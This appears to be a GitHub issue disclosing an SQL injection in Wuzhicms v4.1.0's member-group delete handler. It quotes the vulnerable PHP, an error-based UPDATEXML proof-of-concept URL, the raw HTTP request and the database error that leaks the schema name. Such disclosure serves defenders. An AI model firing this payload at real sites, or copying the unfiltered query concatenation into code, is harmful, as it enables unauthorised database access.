wuzhicms / wuzhicms Public

Code Issues 96 Pull requests 2 Actions Projects Wiki ...

New issue Jump to bottom

Wuzhicms v4.1.0 /coreframe/app/member/admin/group.php hava a SQL Injection Vulnerability #200

Open jinwandalaohuaa opened this issue on Mar 18 · 0 comments

jinwandalaohuaa commented on Mar 18

Vulnerability file:


/coreframe/app/member/admin/group.php： 132-160

```
 public function del() {
        if(isset($GLOBALS['groupid']) && $GLOBALS['groupid']) {
                if(is_array($GLOBALS['groupid'])) {
                        $where = ' IN ('.implode(',', $GLOBALS['groupid']).')';
                        foreach($GLOBALS['groupid'] as $gid) {
                                $this->db->delete('member_group_priv', array('groupid' => $gid));
                        }
                } else {
                        $where = ' = '.$GLOBALS['groupid'];
                        $this->db->delete('member_group_priv', array('groupid' =>
$GLOBALS['groupid']));
                }
                $this->db->delete('member_group', 'issystem != 1 AND groupid'.$where);
                $this->group->set_cache();
                if(isset($GLOBALS['callback'])){
                        echo $GLOBALS['callback'].'({"status":1})';
                }else{
                        MSG(L('operation_success'));
                }
        }else{
                if(isset($GLOBALS['callback'])){
                        echo $GLOBALS['callback'].'({"status":0})';
                }else{
                        MSG(L('operation_failure'));
                }
        }
}
```

In the group.php file, the $groupid parameter under the del method are controllable, and the $groupid parameter is not strictly filtered, causing SQL injection vulnerabilities!

POC


```
index.php?m=member&f=group&v=del&groupid=7 and UPDATEXML(1,CONCAT(0x7e,database()),3)&_su=wuzhicms&_menuid=86
```




```
[sql_error]MySQL Query Error

DELETE FROM `wz_member_group` WHERE issystem != 1 AND groupid = 7 and UPDATEXML(1,CONCAT(0x7e,database()),3)
[msg]XPATH syntax error: '~wuzhicms'
```

The vulnerability is located in the management member -> member group management list -> delete operation



□ 全选	排序	GID	组名	内置组	自主升级	操作
□	1	4	游客	是	否	修改 访问权限设置 删除
□	2	1	禁止访问	是	否	修改 访问权限设置 删除
□	3	2	邮件认证	是	否	修改 访问权限设置 删除
□	4	5	待审核	是	否	修改 访问权限设置 删除
□	10	3	个人会员	是	否	修改 访问权限设置 删除
□	11	6	VIP会员	否	否	修改 访问权限设置 删除
□	13	8	白金会员	否	否	修改 访问权限设置 删除
□	14	9	钻石会员	否	否	修改 访问权限设置 删除



```
GET /cve/wuzhicms/www/index.php?m=member&f=group&v=del&groupid=7 and
UPDATEXML(1,CONCAT(0x7e,database()),3)&_su=wuzhicms&_menuid=86&callb
ack=jQuery111106777944497455916_1647580493245&_=1647580493248 HTTP/1
.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0)
Gecko/20100101 Firefox/98.0
Accept: text/javascript, application/javascript,
application/ecmascript, application/x-ecmascript, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer:
http://127.0.0.1/cve/wuzhicms/www/index.php?m=member&f=group&v=listi
ng&_su=wuzhicms&_menuid=86
Cookie: yAI_qkey=
c060u99%2BlUB7zWyjHzK3od4sb9%2B0aI%2BXg6tn4ESxbjAHKcRs2dXBW%2Fee;
PHPSESSID=672f6crc2oj2vp2qh2janljv36; yAI_uid=
5de4%2FLEsz9Sol6PBWM8ZZt2VtMVibC8kPXWVnAKR; yAI_username=
cbb8PvhxMyJzlGSoXwgLNRjIbXrC2RujIkFDCBB6vJeF3Q; yAI_wz_name=
4168EyTJ8XliobXjFl%2F4tBI0klerw78sfOtRg9N26syk1Q; yAI_siteid=
```

```
</script>

</head>
<body class="body pxgridsbody">
<div class="container">
    <div class="prompt center">
        <div class="promptmain">
            <div class="prompthead"></div>
            <div class="prompcontainer">
                <h4><i class="icon-info"></i><span><div style="
font-size: 9px;word-break: break-all;height: 150px;overflow:
overlay;">[sql_error]MySQL Query Error<br /><br />DELETE FROM
`wz_member_group` WHERE issystem != 1 AND groupid = 7 and
UPDATEXML(1,CONCAT(0x7e,database()),3)<br />[msg]XPATH syntax
error: '~wuzhicms'</div></span></h4>
                </div>
            <div class="promptfooter"><a href="
javascript:history.back();" >[ □□□□□ ]</a></div>
        </div>
    </div>
</div>
<script type="text/javascript">
    $(function(){
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant